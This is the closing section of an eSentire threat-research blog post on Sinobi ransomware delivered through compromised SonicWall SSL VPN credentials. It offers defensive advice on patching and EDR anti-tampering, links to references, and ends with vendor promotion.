- Implement a comprehensive vulnerability management service with robust patch management solution and process to ensure systems are up to date with the latest security patches before exposing them to the Internet.
- Configure anti-tampering features in your endpoint security policies Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR). Though not foolproof, these settings add an extra layer of defense against attackers attempting to disable your security tools.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

- https://www.bleepingcomputer.com/news/security/inc-ransomware-source-code-selling-on-hacking-forums-for-300-000/
- https://github.com/sonicwall/sonicos-automation
- https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2024-0015
- https://www.fortinet.com/blog/threat-research/stomping-shadow-copies-a-second-look-into-deletion-methods
- https://vampir3blu.es/posts/1/
- https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange
- https://www.cyfirma.com/news/weekly-intelligence-report-11-july-2025/
- https://www.picussecurity.com/resource/blog/lynx-ransomware

To learn how your organization can build cyber resilience and prevent business disruption with eSentire’s Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/threat-actors-deploy-sinobi-ransomware-via-compromised-sonicwall-ssl-vpn-credentials